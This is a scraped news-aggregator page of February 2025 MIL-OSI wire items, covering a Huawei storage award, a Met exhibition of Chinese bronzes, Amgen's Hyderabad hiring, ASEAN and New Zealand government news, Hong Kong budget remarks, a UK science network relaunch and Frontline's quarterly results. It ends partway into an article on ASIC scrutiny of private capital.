NewzIntel.com

    • Checkout Page
    • Contact Us
    • Default Redirect Page
    • Frontpage
    • Home-2
    • Home-3
    • Lost Password
    • Member Login
    • Member LogOut
    • Member TOS Page
    • My Account
    • NewzIntel Alert Control-Panel
    • NewzIntel Latest Reports
    • Post Views Counter
    • Privacy Policy
    • Public Individual Page
    • Register
    • Subscription Plan
    • Thank You Page

Category: Asia Pacific

  • MIL-OSI Economics: Huawei Named a Customers’ Choice in Gartner® Peer Insights™ Voice of the Customer for Primary Storage Four Times Feb 28, 2025

    Source: Huawei

    Headline: Huawei Named a Customers’ Choice in Gartner® Peer Insights Voice of the Customer for Primary Storage Four Times
    Feb 28, 2025

    [Shenzhen, China, February 27, 2025] With a 100% willingness to recommend rating and a full score of 5.0 based on 227 reviews as of December 2024, Huawei was named a Customers’ Choice for the fourth time in 2025 Gartner® Peer Insights Voice of the Customer for Primary Storage Platforms.
    Huawei named a Customers’ Choice in Gartner® Peer Insights four times

    Gartner Peer Insights is a free peer review and ratings platform designed for enterprise software and services decision makers. Reviews are organized by products in live markets that align to Gartner research markets, defined as Magic Quadrant or Market Guide–defined markets, or GPI-defined markets that are opened at the discretion of the GPI team and do not require research published to open the space on Peer Insights. And the “Voice of the Customer” is a document that applies a methodology to aggregated Gartner Peer Insights’ reviews in a market to provide an overall perspective for IT decision makers.
    By December 2024, Huawei OceanStor Dorado All-Flash Storage had been reviewed by hundreds of customers worldwide in various regions covering industries in a wide range of economic sectors, such as finance, manufacturing, and telecommunications, among others.
    Huawei OceanStor Dorado All-Flash Storage is deployed at customers sites in over 150 countries and regions including Latin America, Europe, Africa, the Middle East, and Asia-Pacific, where it provides reliable services in sectors such as finance, telecommunications, government, and public utilities.
    “We appreciate our global customers for their positive feedback and strong recommendations for Huawei’s primary storage. Being named a Customers’ Choice four times is the highest form of recognition we can receive from our customers and a driving force for our continuous improvement,” remarked Huang Tao, President of Huawei Flash Storage Domain. “In our commitment to innovation, we will continue investing in storage performance, reliability, usability, and management efficiency. Our goal is to provide an exceptional data service experience for our customers and become the preferred choice for data infrastructure in every field,” added Huang.
    To learn more about Huawei Data Storage products and solutions, please visit the Huawei Data Storage official website: https://e.huawei.com/en/products/storage

    MIL OSI Economics –

    February 28, 2025
  • MIL-OSI Economics: Huawei Named a Customers’ Choice in Gartner® Peer Insights™ Voice of the Customer for Primary Storage Four Times

    Source: Huawei

    Headline: Huawei Named a Customers’ Choice in Gartner® Peer Insights Voice of the Customer for Primary Storage Four Times

    [Shenzhen, China, February 27, 2025] With a 100% willingness to recommend rating and a full score of 5.0 based on 227 reviews as of December 2024, Huawei was named a Customers’ Choice for the fourth time in 2025 Gartner® Peer Insights Voice of the Customer for Primary Storage Platforms.
    Huawei named a Customers’ Choice in Gartner® Peer Insights four times

    Gartner Peer Insights is a free peer review and ratings platform designed for enterprise software and services decision makers. Reviews are organized by products in live markets that align to Gartner research markets, defined as Magic Quadrant or Market Guide–defined markets, or GPI-defined markets that are opened at the discretion of the GPI team and do not require research published to open the space on Peer Insights. And the “Voice of the Customer” is a document that applies a methodology to aggregated Gartner Peer Insights’ reviews in a market to provide an overall perspective for IT decision makers.
    By December 2024, Huawei OceanStor Dorado All-Flash Storage had been reviewed by hundreds of customers worldwide in various regions covering industries in a wide range of economic sectors, such as finance, manufacturing, and telecommunications, among others.
    Huawei OceanStor Dorado All-Flash Storage is deployed at customers sites in over 150 countries and regions including Latin America, Europe, Africa, the Middle East, and Asia-Pacific, where it provides reliable services in sectors such as finance, telecommunications, government, and public utilities.
    “We appreciate our global customers for their positive feedback and strong recommendations for Huawei’s primary storage. Being named a Customers’ Choice four times is the highest form of recognition we can receive from our customers and a driving force for our continuous improvement,” remarked Huang Tao, President of Huawei Flash Storage Domain. “In our commitment to innovation, we will continue investing in storage performance, reliability, usability, and management efficiency. Our goal is to provide an exceptional data service experience for our customers and become the preferred choice for data infrastructure in every field,” added Huang.
    To learn more about Huawei Data Storage products and solutions, please visit the Huawei Data Storage official website: https://e.huawei.com/en/products/storage

    MIL OSI Economics –

    February 28, 2025
  • MIL-OSI China: Ancient Chinese bronzes on display in New York

    Source: China State Council Information Office 3

    A comprehensive collection of Chinese bronzes from the 12th to 19th centuries will be on display in The Metropolitan Museum of Art (The Met) starting Friday for a period of seven months.

    Co-organized by The Met and the Shanghai Museum, the exhibition will showcase around 100 collections from The Met and nearly 100 loans from major institutions in China, Japan, the Republic of Korea, Germany, France, and Britain.

    Titled Recasting the Past: The Art of Chinese Bronzes, 1100-1900, the exhibition aims to be the most comprehensive study of Chinese bronzes during this period.

    Featured in the exhibition are around 60 loans from eight institutions in China, including major works such as a monumental 12th-century bell with imperial procession from the Liaoning Provincial Museum, documented ritual bronzes for Confucian temples from the Shanghai Museum, and luxury archaistic vessels made in the 18th-century imperial workshop from the Palace Museum in Beijing, according to a release by The Met.

    “While bronze as an art form has long held a significant role throughout China’s history, this exhibition explores an often-overlooked time period when a resurgence of craftsmanship and artistic achievements revitalized the medium,” said Max Hollein, director and chief executive officer of The Met.

    “Bringing together major loans from institutions in China alongside works from The Met collection, this exhibition offers viewers an important opportunity to better understand the lasting aesthetic and cultural impact of bronze objects,” said Hollein.

    The exhibition includes five thematic and chronological sections that explicate over 200 works of art — an array of bronze vessels complemented by a selection of paintings, ceramics, jades, and other media.

    “This exhibition attempts a long-overdue reevaluation of later Chinese bronzes by seeking to establish a reliable chronology of this art form across the last millennium of Chinese history. The exhibition will also distinguish outstanding works from lesser examples based on their artistic and cultural merits,” said Lu Pengliang, curator of Chinese Art at The Met.

    The cooperation and partnership among institutions from different countries also allows antiques with close ties to appear together to give people a more holistic view.

    The Shanghai Museum’s “Lady reclining over an incense cage,” a painting by Chen Hongshou in the Ming dynasty, demonstrates people’s elegant life in the mid-17th century and how an incense burner in the form of a duck was used, said Lu.

    Lu put a bronze incense burner of this kind from The Met together with the painting.

    Lu also discovered a Daoist ritual cauldron from the Cernuschi Museum (Museum of the Asian arts of Paris) and a Daoist ritual vessel from the Saint Louis Art Museum, which share the same mark and are believed to be from the same user in Qing Dynasty.

    “Our studies show that the two items must once belong to the same person and they have specific functions in Daoism,” Lu told Xinhua.

    It’s interesting to put them together in the exhibition and the two items also would be displayed in Shanghai later this year, said Lu.

    “This whole project is a project of partnership, of friendship, of collegiality, of an ability (on) what we can achieve when you do something together,” said Hollein at a press preview of the exhibition on Thursday.

    “This exhibition marks another milestone in the collaboration between our two museums. I am also very pleased to share that this is an exchange exhibition, which will meet Chinese audiences at the Shanghai Museum in November this year,” said Chu Xiaobo, director of the Shanghai Museum.

    The exhibition will be open to the public in New York from Feb. 28 to Sept. 28, 2025 and the Shanghai Museum will host the exhibition from Nov. 12 to March 16, 2026.

    In today’s world, dialogue and mutual trust are more precious than ever, where cultural exchanges play an irreplaceable role, said Chu, who noted that museums are the most inclusive and diverse platforms for cultural exchanges.

    “We look forward to deepening partnerships, expanding collaborations, fostering friendships, and strengthening our shared commitment with global colleagues, to preserving and celebrating the beauty of human civilizations,” said Chu at the press preview of the exhibition. 

    MIL OSI China News –

    February 28, 2025
  • MIL-OSI Economics: Amgen strategic hiring push in India: GlobalData insights on R&D growth and tech integration

    Source: GlobalData

    Amgen strategic hiring push in India: GlobalData insights on R&D growth and tech integration

    Posted in Business Fundamentals

    Amgen is expanding its presence in India by ramping up hiring for its new technology and innovation center in Hyderabad. The company aims to strengthen its operations and R&D capabilities by recruiting tech professionals skilled in data analytics, AI, and digital health technologies. This investment highlights Amgen’s commitment to innovation and further solidifies Hyderabad as a key hub for life sciences and technology integration, according to GlobalData, a leading data and analytics company.

    Sherla Sriprada, Business Fundamentals Analyst at GlobalData, comments: “Amgen’s tech and innovation center in Hyderabad signals a strategic move to enhance its global R&D capabilities. By tapping into India’s thriving tech industry and emphasising on digital transformation, the US biotech major is looking to recruit tech professionals for integrating cutting-edge data analytics, AI, and digital health technologies into its operations.”

    An analysis of GlobalData’s Job Analytics Database reveals that Amgen’s hiring strategy in India reflects a strong emphasis on leadership in procurement, technology integration, and data-driven decision-making. The company is focused on developing and implementing innovative strategies for indirect materials procurement, overseeing data analytics governance, and spearheading efforts to improve procurement processes through technology.

    Additionally, Amgen is looking for professionals to drive end-to-end technology implementation and integrating new solutions to optimize procurement functions, while also focusing on supplier risk, cost analysis, and demand forecasting.

    Moreover, Amgen is prioritizing roles for the Hyderabad office for leading pharmacovigilance activities. The company is actively seeking individuals with expertise in cloud technology and generative AI to drive innovation.

    A deep dive into  GlobalData’s Company Filings Analytics Database and News Database also reveals that the company announced a $200 million investment in the newly opened technology and innovation center in Hyderabad. The company is focusing on driving efficiencies and prioritizing resources. This includes leveraging both automation and newly established innovation and technology hub in India to enhance digital capabilities, such as artificial intelligence, data science, life science, and medical advancements.

    Sriprada concludes: “The recent job postings, along with media reports on potential investment, not only suggest the company’s commitment to expanding its global footprint and enhancing its capabilities in India.”

    MIL OSI Economics –

    February 28, 2025
  • MIL-OSI Economics: The 31st AEM Retreat convenes in Johor, Malaysia

    Source: ASEAN

    Secretary-General of ASEAN, Dr. Kao Kim Hourn, today attended the 31st ASEAN Economic Ministers’ Retreat (AEM Retreat) held in Johor, Malaysia. The AEM Retreat was chaired by Minister of Investment, Trade and Industry of Malaysia Tengku Zafrul Tengku Abdul Aziz. The Meeting expressed its support for ASEAN’s economic priorities under Malaysia’s 2025 Chairmanship under the theme of “Inclusivity and Sustainability.” The Meeting also exchanged views on the current regional and global economic outlook, progress of implementation of the AEC Blueprint 2025, as well as key initiatives to further integrate ASEAN’s economy including the ongoing negotiations for the ASEAN Trade in Goods Agreement (ATIGA) upgrade, the ASEAN Digital Economy Framework Agreement (DEFA), as well as Timor-Leste’s accession to ASEAN economic agreements and ASEAN’s external economic relations.

    The Meeting was preceded by an open session with the ASEAN Business Advisory Council (ASEAN-BAC), followed by the Economic Research Institute for ASEAN and East Asia (ERIA), and McKinsey, which engaged in discussions on ASEAN’s economic integration as well as emerging regional and global issues.

    The post The 31st AEM Retreat convenes in Johor, Malaysia appeared first on ASEAN Main Portal.

    MIL OSI Economics –

    February 28, 2025
  • MIL-OSI New Zealand: Three people injured in Takanini incident

    Source: New Zealand Police (National News)

    Three people have been injured in an incident on Kutukutu Street in Takanini this evening.

    Police were called to the street at 7.50pm, after what appears to be an altercation involving neighbours.

    The three victims have been transported to hospital with serious injuries.

    The person believed to be responsible left the scene in a car and was located by the Police Eagle helicopter on Takanini School Road a short time later.

    He has been taken into police custody.

    Cordons are in place on Kutukutu Street and residents are asked to follow the instructions of police staff in the area.

    ENDS

    Issued by Police Media Centre. 

    MIL OSI New Zealand News –

    February 28, 2025
  • MIL-OSI Asia-Pac: FS explains fiscal plan on radio show

    Source: Hong Kong Information Services

    Financial Secretary Paul Chan took questions on the 2025-26 Budget this morning as he engaged with members of the public on a radio phone-in programme.

    Mr Chan responded to questions about trade, cuts in government expenditure and investment in the development of artificial intelligence (AI), besides explaining the overall objectives and rationale of his Budget.

    With the city’s deficit projected to fall to $67 billion in the next fiscal year, Mr Chan said he believes the worst is over for Hong Kong, but stressed the need to take proactive steps to achieve balance.

    Referring to the Government’s fiscal plan, he said: “I would call it a fiscal consolidation plan, meaning that we have to reduce the expenditure growth, but at the same time increase our revenue, with the focus on the former, meaning that cutting expenditure growth is the primary tool to return us to balance.”

    This, he added, would include rationalising and improving some services to make their delivery efficient.

    In terms of the overall outlook, he expressed optimism that Hong Kong can seize on new opportunities and realign itself as a high value-added supply chain management centre, even amid external challenges.

    “Of course, there are uncertainties and external complexities, given the geopolitics, but on the other hand, the Mainland’s economy is growing. It is our hinterland.”

    Specifically on measures to reduce expenditure, Mr Chan sought to allay callers’ concerns.

    Regarding the abolition of a grant for secondary day-school, primary school and kindergarten students, he said: “The Education Bureau considered that this allowance, $2,500 at the moment, is regardless of means. It is really not very targeted to help those in need. And for those in need, we do have subsidies in other schemes to provide them with the needed support.

    “The budget allocation to education continues to exceed $100 billion a year, so it is a very substantial investment.”

    The finance chief also extolled the city’s competitive strengths as a super connector and super value-adder, as he was asked about the announcement in the Budget that $1 billion will be set aside to establish an AI research and development institute in the city.

    “Compared to Singapore, our advantage is that we have a vast Mainland market,” he said. “This will provide the user case for many of these AI companies. And compared to companies on the Mainland, in Shenzhen, we have the convenience of gathering talent, data, and also going global.

    “Particularly for those companies in different stages of development, we have a full chain of funding options, financing options.

    “And for talent, we do think here is the very convenient place of gathering not just Chinese talent, but also international talent.”

    MIL OSI Asia Pacific News –

    February 28, 2025
  • MIL-OSI New Zealand: New Zealand and Mongolia celebrate practical cooperation

    Source: New Zealand Government

    Deputy Prime Minister Winston Peters has underlined an agenda of practical cooperation with Mongolia, following a visit to Ulaanbaatar. 

    “This visit enabled us to explore and develop modest and practical New Zealand support for Mongolia in diverse areas, such as sheep shearing, agricultural management, English Language Training for Officials, tax policy and clean drinking water.

    “Mongolia also presents lessons for New Zealand, in areas such as how to attract investment, how to develop infrastructure, and how to utilise natural resources effectively to help expand their people’s wealth,” Mr Peters says.

    Mr Peters’ visit to Ulaanbaatar marked the 50th anniversary of the establishment of diplomatic relations between New Zealand and Mongolia – and is the first visit to Mongolia by a New Zealand Foreign Minister since 2013. 

    The visit involved discussions with Prime Minister Luvsannamsrain Oyun-Erdene, Foreign Minister Batmunkh Battsetseg and Chairman of the Mongolian Parliament Dashzegve Amarbayasgalan. 

    “Despite the geographic distance between us, New Zealand and Mongolia have much in common,” Mr Peters says. 

    “We are small, democratic states navigating a complex strategic environment, including by strongly supporting the rules-based international order and multilateral system.”   

    While in Ulaanbaatar, the Minister also attended a photo exhibition celebrating our 50 years of diplomatic relations; was gifted a horse called “Stamina” by the Mongolian Government; and visited a traditional Mongolian dwelling (a “ger”) and sampled Mongolian fare while interacting with a nomadic family. 

    Mongolia is the fourth country in Mr Peters’ ongoing overseas trip, following United Arab Emirates, Saudi Arabia and China. He is now in the Republic of Korea.

    MIL OSI New Zealand News –

    February 28, 2025
  • MIL-OSI United Kingdom: UK’s global science and tech ambitions refreshed under new banner

    Source: United Kingdom – Executive Government & Departments

    Press release

    UK’s global science and tech ambitions refreshed under new banner

    Worldwide team championing UK science and tech partnership as a force for good, to be re-launched as the Science and Technology Network.

    Science and Technology Network launched.

    • Worldwide team championing UK science and tech partnership as a force for good, to be re-launched as the Science and Technology Network
    • Network already has over 130 staff in 65 locations globally, building partnerships around the science and tech innovations set to make us collectively healthier, wealthier, more resilient and secure in support of the Plan for Change
    • Science Minister welcomes Network’s re-launch alongside leaders from across research, academia and business

    The UK’s global team for forging the international collaboration and championing the power of British science and tech expertise to solve some of the world’s most pressing problems– from clean energy to health – will be refreshed under a new banner, as officially unveiled by the Science Minister in Whitehall on Thursday 27 February.

    The Science and Technology Network (STN) will be the new name for the former Science and Innovation Network: a 130-strong team based in 65 locations worldwide, with a mission to forge deeper international partnerships on science and technology, and seek new opportunities for British sci-tech pioneers in support of the Plan for Change.

    The network’s new name reflects the circumstances we now live in, where breakthrough technologies like AI, quantum, and engineering biology hold enormous potential for tackling environmental and social challenges and unlocking economic growth. In a fast-changing global landscape, now more than ever we need to pool the bright talent and big ideas that are needed to harness these emerging technologies for good, at home and abroad.

    Recent announcements like the AI Opportunities Action Plan clearly show the government’s domestic ambitions for harnessing the power of technology to improve people’s lives, but these aspirations are not solely inward-facing. The UK wants to work with international partners to share expertise, unlock investment, and deliver transformational benefits for communities in the UK and around the world.

    UK Science Minister Lord Vallance said:

    Britain is stronger when it works together with others and nowhere is that more true than when it comes to science and technology. Genius is not bound by geography, and by building international ties, we stand the best chance of developing new ideas and breakthroughs to solve the toughest challenges that all societies face.

    The UK has a long track record as a global leader, when it comes to research and innovation. We are uniquely placed to convene international work that brings scientific expertise to bear on improving health, adoption clean sources of energy, and more. It is only right that we put the critically important role of technology, at the centre of those efforts.

    Foreign, Commonwealth and Development Office Minister Catherine West said:

    The UK harnesses cutting-edge technology to tackle the world’s toughest challenges, from the climate crisis to the threat of pandemics.

    With staff based in 65 locations, the newly-named Science and Technology Network will help us forge global partnerships and galvanise scientific expertise, to enhance security and growth around the world.

    Lord Vallance will speak to an audience of researchers, academics and business leaders at the Foreign, Commonwealth & Development Office, this evening – which also marks the Network’s 25th anniversary. He will be joined by FCDO’s Chief Scientific Adviser, Professor Charlotte Watts, as they welcome the Network’s new name and to emphasise the importance of its ongoing work.

    Some examples of STN wins include UK-Danish work in the Arctic that could be crucial to our understanding of climate change, the establishment of the UK-Japan Semiconductors Partnership, and a UK-USA partnership that is bringing the massive potential of quantum technologies to bear in health and life sciences.

    The Network has also supported the delivery of potentially lifesaving research as overseas aid, ranging from work tackling the Zika virus outbreak in Brazil, to a project trying to better forecast devastating typhoons in South-East Asia.

    The Science and Technology Network has 3 objectives:

    • promoting UK science, technology and innovation excellence and leadership globally
    • actively building and facilitating science, technology and innovation collaborations
    • providing insight on science and technology trends and opportunities

    Through its work, the Network aims to build international partnerships that can help seize the opportunities and mitigate the risks arising from critical and emerging technologies, as well as tackling the climate crisis and improving health.

    Sir Mark Walport, Vice President and Foreign Secretary of the Royal Society, said:

    Maintaining the position of the UK as a global leader in science, engineering and technology is essential for the UK’s long-term prosperity and international standing. Furthermore, diplomacy in support of science is at the heart of the development of international policies and collaboration to address issues such as climate change, loss of biodiversity, pandemics and food security. The Science and Technology Network’s team of diplomats and civil servants will play an extremely important role in support of these aims.

    Professor Christopher Smith, UK Research and Innovation’s International Champion, said:

    The rebrand of The Science and Technology Network is a reflection of its evolving role in fostering global research and innovation partnerships.

    The network has been instrumental in strengthening the UK’s position as a world leader in science, and we look forward to continuing our collaboration to drive international research excellence, support innovation-led growth, and tackle global challenges together across all disciplines and sectors.

    Maddalaine Ansell, Director Education, British Council, said:

    International collaboration in science and technology is critical if we are to overcome global challenges. The UK, which is ranked 3rd in the world for producing highly cited research outputs, must be part of the global effort. Playing our full part will also reinforce and further expand the UK’s reputation both for excellence in science and as a force for good in the global community. The Science & Technology Network is an important enabler of UK activity on the global stage, supporting the UK’s scientific community to develop stable and lasting partnerships with peers around the world.

    Jamie Arrowsmith, Director of Universities UK International, said:

    UK universities have a long-standing relationship with the Network, and our members get immense value from their in-country expertise, insight, and intelligence. This rebranding reflects the dynamic and evolving landscape of science and technology, and we believe it will further enhance the network’s ability to drive international collaboration and deliver on global and technological challenges. 

    Universities UK International is committed to fostering a globally collaborative higher education environment where research, science, and technology can thrive. We look forward to continuing to work with the Science and Technology Network to advance these shared goals.

    Beth Thompson, Executive Director Policy and Partnerships, Wellcome, said:

    Science and technology are pillars of the UK’s diplomatic work. We welcome the government’s recognition of the Science and Technology Network’s (STN) newly invigorated and invaluable role, fostering global partnerships that tackle shared challenges, and unlock new opportunities for collaboration.

    The UK has a world-class research sector, but progress is not achieved in isolation – it thrives on international cooperation. We have seen first-hand the value of the Network in helping us build relationships across the globe that are critical to advancing research. The refreshed STN will be instrumental in strengthening these international partnerships, ensuring science and technology continue to deliver a healthier, more prosperous future for the UK and the world.

    DSIT media enquiries

    Email press@dsit.gov.uk

    Monday to Friday, 8:30am to 6pm 020 7215 300

    Share this page

    The following links open in a new tab

    • Share on Facebook (opens in new tab)
    • Share on Twitter (opens in new tab)

    Updates to this page

    Published 28 February 2025

    MIL OSI United Kingdom –

    February 28, 2025
  • MIL-OSI: FRO – Fourth Quarter and Full Year 2024 Results

    Source: GlobeNewswire (MIL-OSI)

    FRONTLINE PLC REPORTS RESULTS FOR THE FOURTH QUARTER ENDED DECEMBER 31, 2024

    Frontline plc (the “Company”, “Frontline,” “we,” “us,” or “our”), today reported unaudited results for the three and twelve months ended December 31, 2024:

    Highlights

    • Profit of $66.7 million, or $0.30 per share for the fourth quarter of 2024.
    • Adjusted profit of $45.1 million, or $0.20 per share for the fourth quarter of 2024.
    • Declared a cash dividend of $0.20 per share for the fourth quarter of 2024.
    • Reported revenues of $425.6 million for the fourth quarter of 2024.
    • Achieved average daily spot time charter equivalent earnings (“TCEs”)1 for VLCCs, Suezmax tankers and LR2/Aframax tankers in the fourth quarter of $35,900, $33,300 and $26,100 per day, respectively.
    • Fully drew down a sale-and-leaseback agreement in an amount of $512.1 million to refinance 10 Suezmax tankers, which generated net cash proceeds of $101.0 million in the fourth quarter of 2024.
    • Sold its oldest Suezmax tanker, built in 2010, for a net sales price of $48.5 million and delivered the vessel to its new owner in October 2024. The transaction generated net cash proceeds of $36.5 million after repayment of existing debt and a gain of $17.9 million in the fourth quarter of 2024.
    • Repaid the remaining $75.0 million outstanding under the $275.0 million senior unsecured revolving credit facility with an affiliate of Hemen Holding Limited, the Company’s largest shareholder (“Hemen”) in the fourth quarter of 2024.
    • Entered into three senior secured credit facilities for a total amount of up to $239.0 million to refinance outstanding debt on three VLCCs and one Suezmax tanker and, in addition, to provide revolving credit capacity in a total amount of up to $91.9 million.

    Lars H. Barstad, Chief Executive Officer of Frontline Management AS, commented:

    “The fourth quarter of 2024 came in unusually soft compared to previous years. Global oil demand was up marginally as the year came to an end, but global seaborne exports slowed in the fourth quarter. During the quarter we saw positive developments in the enforcement of sanctions against Iran and Russia in particular, but we could not escape the fact that these two countries represent a material part of the supply to Asia, at cost to demand for the vessels Frontline operates. For 2025 we have already seen broader sanctions with a wider scope, at the same time as key importers of exposed crude are diversifying away from the mentioned suppliers. Compliant fleet growth for the asset classes we deploy peaked a few years back, making the outlook very constructive as Frontline sail into the new year with our cost-efficient operations and modern fleet.”

    Inger M. Klemp, Chief Financial Officer of Frontline Management AS, added:

    ”In February 2025 we entered into three senior secured credit facilities for a total amount of up to $239.0 million to refinance three existing term loan facilities, with total balloon payments of $142.0 million maturing during 2025, leaving the Company with no debt maturities until the end of 2026 and, in addition, to provide revolving credit capacity in a total amount of up to $91.9 million. Through these new financings we further strengthen our strong liquidity and reduce our borrowing costs and cash break even rates. We continue to focus on maintaining our competitive cost structure, breakeven levels and solid balance sheet to ensure that we are well positioned to generate significant cash flow and create value for our shareholders.”

    Average daily TCEs and estimated cash breakeven rates

    ($ per day) Spot TCE Spot TCE currently contracted % Covered Estimated average daily cash breakeven rates for 2025
      2024 Q4 2024 Q3 2024 Q2 2024 Q1 2024 2023 Q1 2025 2025
    VLCC 43,400 35,900 39,600 49,600 48,100 50,300 43,700 80% 29,200
    Suezmax 41,400 33,300 39,900 45,600 45,800 52,600 35,400 77% 24,000
    LR2 / Aframax 42,300 26,100 36,000 53,100 54,300 46,800 29,700 64% 22,200

    We expect the spot TCEs for the full first quarter of 2025 to be lower than the spot TCEs currently contracted, due to the impact of ballast days during the first quarter of 2025. See Appendix 1 for further details.

    The Board of Directors
    Frontline plc
    Limassol, Cyprus
    February 27, 2025

    Ola Lorentzon – Chairman and Director
    John Fredriksen – Director
    James O’Shaughnessy – Director
    Steen Jakobsen – Director
    Cato Stonex – Director
    Ørjan Svanevik – Director
    Dr. Maria Papakokkinou – Director

    Questions should be directed to:

    Lars H. Barstad: Chief Executive Officer, Frontline Management AS
    +47 23 11 40 00

    Inger M. Klemp: Chief Financial Officer, Frontline Management AS
    +47 23 11 40 00 

    Forward-Looking Statements

    Matters discussed in this report may constitute forward-looking statements. The Private Securities Litigation Reform Act of 1995 provides safe harbor protections for forward-looking statements, which include statements concerning plans, objectives, goals, strategies, future events or performance, and underlying assumptions and other statements, which are other than statements of historical facts.

    Frontline plc and its subsidiaries, or the Company, desires to take advantage of the safe harbor provisions of the Private Securities Litigation Reform Act of 1995 and is including this cautionary statement in connection with this safe harbor legislation. This report and any other written or oral statements made by us or on our behalf may include forward-looking statements, which reflect our current views with respect to future events and financial performance and are not intended to give any assurance as to future results. When used in this document, the words “believe,” “anticipate,” “intend,” “estimate,” “forecast,” “project,” “plan,” “potential,” “will,” “may,” “should,” “expect” and similar expressions, terms or phrases may identify forward-looking statements.

    The forward-looking statements in this report are based upon various assumptions, including without limitation, management’s examination of historical operating trends, data contained in our records and data available from third parties. Although we believe that these assumptions were reasonable when made, because these assumptions are inherently subject to significant uncertainties and contingencies which are difficult or impossible to predict and are beyond our control, we cannot assure you that we will achieve or accomplish these expectations, beliefs or projections. We undertake no obligation to update any forward-looking statements, whether as a result of new information, future events or otherwise.

    In addition to these important factors and matters discussed elsewhere herein, important factors that, in our view, could cause actual results to differ materially from those discussed in the forward-looking statements include:

    • the strength of world economies;
    • fluctuations in currencies and interest rates, including inflationary pressures and central bank policies intended to combat overall inflation and rising interest rates and foreign exchange rates;
    • the impact that any discontinuance, modification or other reform or the establishment of alternative reference rates have on the Company’s floating interest rate debt instruments;
    • general market conditions, including fluctuations in charter hire rates and vessel values;
    • changes in the supply and demand for vessels comparable to ours and the number of newbuildings under construction;
    • the highly cyclical nature of the industry that we operate in;
    • the loss of a large customer or significant business relationship;
    • changes in worldwide oil production and consumption and storage;
    • changes in the Company’s operating expenses, including bunker prices, dry docking, crew costs and insurance costs;
    • planned, pending or recent acquisitions, business strategy and expected capital spending or operating expenses, including dry docking, surveys and upgrades;
    • risks associated with any future vessel construction;
    • our expectations regarding the availability of vessel acquisitions and our ability to complete vessel acquisition transactions as planned;
    • our ability to successfully compete for and enter into new time charters or other employment arrangements for our existing vessels after our current time charters expire and our ability to earn income in the spot market;
    • availability of financing and refinancing, our ability to obtain financing and comply with the restrictions and other covenants in our financing arrangements;
    • availability of skilled crew members and other employees and the related labor costs;
    • work stoppages or other labor disruptions by our employees or the employees of other companies in related industries;
    • compliance with governmental, tax, environmental and safety regulation, any non-compliance with U.S. or European Union regulations;
    • the impact of increasing scrutiny and changing expectations from investors, lenders and other market participants with respect to our ESG policies;
    • Foreign Corrupt Practices Act of 1977 or other applicable regulations relating to bribery;
    • general economic conditions and conditions in the oil industry;
    • effects of new products and new technology in our industry, including the potential for technological innovation to reduce the value of our vessels and charter income derived therefrom;
    • new environmental regulations and restrictions, whether at a global level stipulated by the International Maritime Organization, and/or imposed by regional or national authorities such as the European Union or individual countries;
    • vessel breakdowns and instances of off-hire;
    • the impact of an interruption in or failure of our information technology and communications systems, including the impact of cyber-attacks upon our ability to operate;
    • potential conflicts of interest involving members of our Board of Directors and senior management;
    • the failure of counter parties to fully perform their contracts with us;
    • changes in credit risk with respect to our counterparties on contracts;
    • our dependence on key personnel and our ability to attract, retain and motivate key employees;
    • adequacy of insurance coverage;
    • our ability to obtain indemnities from customers;
    • changes in laws, treaties or regulations;
    • the volatility of the price of our ordinary shares;
    • our incorporation under the laws of Cyprus and the different rights to relief that may be available compared to other countries, including the United States;
    • changes in governmental rules and regulations or actions taken by regulatory authorities;
    • government requisition of our vessels during a period of war or emergency;
    • potential liability from pending or future litigation and potential costs due to environmental damage and vessel collisions;
    • the arrest of our vessels by maritime claimants;
    • general domestic and international political conditions or events, including “trade wars”;
    • any further changes in U.S. trade policy that could trigger retaliatory actions by the affected countries;
    • potential disruption of shipping routes due to accidents, environmental factors, political events, public health threats, international hostilities including the ongoing conflict between Russia and Ukraine, the conflict between Israel and Hamas and related conflicts in the Middle East, the Houthi attacks in the Red Sea and the Gulf of Aden, acts by terrorists or acts of piracy on ocean-going vessels;
    • the impact of the U.S. presidential and congressional election results affecting the economy, future government laws and regulations, trade policy matters, such as the imposition of tariffs, the amendment, termination or any other material change to a relationship governed by a treaty and other import restrictions;
    • the length and severity of epidemics and pandemics and their impacts on the demand for seaborne transportation of crude oil and refined products;
    • the impact of port or canal congestion;
    • business disruptions due to adverse weather, natural disasters or other disasters outside our control; and
    • other important factors described from time to time in the reports filed by the Company with the Securities and Exchange Commission.

    We caution readers of this report not to place undue reliance on these forward-looking statements, which speak only as of their dates. These forward-looking statements are no guarantee of our future performance, and actual results and future developments may vary materially from those projected in the forward-looking statements.

    This information is subject to the disclosure requirements pursuant to Section 5-12 the Norwegian Securities Trading Act.


    1 This press release describes Time Charter Equivalent earnings and related per day amounts and spot TCE currently contracted, which are not measures prepared in accordance with IFRS (“non-GAAP”). See Appendix 1 for a full description of the measures and reconciliation to the nearest IFRS measure.

    Attachment

    • 4th Quarter 2024 Results

    The MIL Network –

    February 28, 2025
  • MIL-OSI New Zealand: Police appealing for information after serious crash, Nelson

    Source: New Zealand Police (National News)

    Nelson Police are appealing for information following a serious crash on SH6/Queen Elizabeth II Drive on Wednesday 12 February.

    Emergency services were notified of the two-vehicle crash at around 11.30am near Atawhai Drive.

    One person was transported to hospital with critical injuries, where they remain in a serious condition.

    Police would like to hear from anyone who may have CCTV or dashcam footage of the crash or the events leading up the crash – specifically footage between Marybank Road and Atawhai Drive near the Wakapuaka Cemetery.

    Anyone with information that may assist Police in our enquiries is urged to contact us online at 105.police.govt.nz, clicking “Update Report”, or by calling 105.

    Please use the reference number 250212/4470.

    ENDS

    Issued by Police Media Centre

    MIL OSI New Zealand News –

    February 28, 2025
  • MIL-OSI Australia: Regulatory scrutiny of private capital increases

    Source: Allens Insights

    Private capital funds, managers and superannuation trustees should be on notice 11 min read

    Private capital is becoming a growing focus of regulators, both in Australia and internationally, given the ever-increasing flow of capital to the sector in recent years.

    ASIC’s recently released discussion paper, Australia’s evolving capital markets: A discussion paper on the dynamics between public and private markets (Discussion Paper), provides a timely reminder that Australia’s corporate regulator is upping its scrutiny of private markets and is carefully considering its current investigatory and enforcement powers.

    In this Insight, we explore the Discussion Paper and outline the regulatory tools ASIC may use to investigate and enforce its concerns, and the steps that private capital funds, managers and superannuation funds might consider to mitigate the risk of enforcement action.

    Key takeaways

    • ‘Private capital’ in this context covers a very broad range of investors and asset classes, including private equity, private credit, infrastructure and property funds and managers, as well as (in the current context at least) the increasing portion of superannuation assets that are invested in those funds (and their underlying asset classes).
    • ASIC is undertaking an active consultation into private markets. The Discussion Paper raises a number of concerns and seeks responses to a broad range of questions. While currently a voluntary process, ASIC expressly says it may need to take further regulatory action this year.
